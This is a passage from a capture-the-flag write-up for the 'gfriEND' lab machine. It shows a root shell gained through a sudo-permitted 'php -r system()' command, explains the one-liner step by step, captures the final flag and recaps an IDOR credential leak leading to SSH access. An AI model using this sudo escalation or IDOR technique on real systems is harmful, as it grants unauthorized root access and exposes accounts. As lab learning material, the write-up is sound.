alice@gfriEND:~$ sudo php -r "system('$CMD');"
root@gfriEND:~# id
uid=0(root) gid=0(root) groups=0(root)
root@gfriEND:~#
```

- `CMD="/bin/bash"`: This sets a variable called `CMD` to the value `/bin/bash`, which is the path to the bash shell.
- `sudo`: This part of the command runs the following command with superuser (root) privileges.
- `php -r`: This tells PHP to run the code provided as a string.
- `system('$CMD');`: This PHP code runs the command stored in the `CMD` variable, which is `/bin/bash`, using the system function.

Hence I got root access. Now I navigate to the *root* directory and capture the final flag.

```
root@gfriEND:~# cd /root
root@gfriEND:/root# ls
flag2.txt
root@gfriEND:/root# cat flag2.txt

Yeaaahhhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge from here :) I really hope y
ou guys give me feedback for this challenge whether you like it or not because it can be a reference for me to be even better! I hope this can co
ntinue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbeef560930e77ff984b644fde66e7}
```

CLOSURE

I successfully pwned the system and captured the flags. Here's how it went:

- After gaining access to the site, I discovered an IDOR vulnerability and used it to retrieve usernames and passwords.
- I used those credentials to SSH into the target system.
- I found the first flag in a hidden folder called *.my_secret*.
- I discovered that the user could execute PHP as sudo without a password.
- I used GTFOBins to find a way to exploit this and gain root access.
- Finally, I captured the second flag in the *root* directory.

That's it from my side. Until next time! :)


AND THEN I REPLACED "ID=1" WITH "ID=2"
ASTROS
AND BOOM, I BECAME A HACKER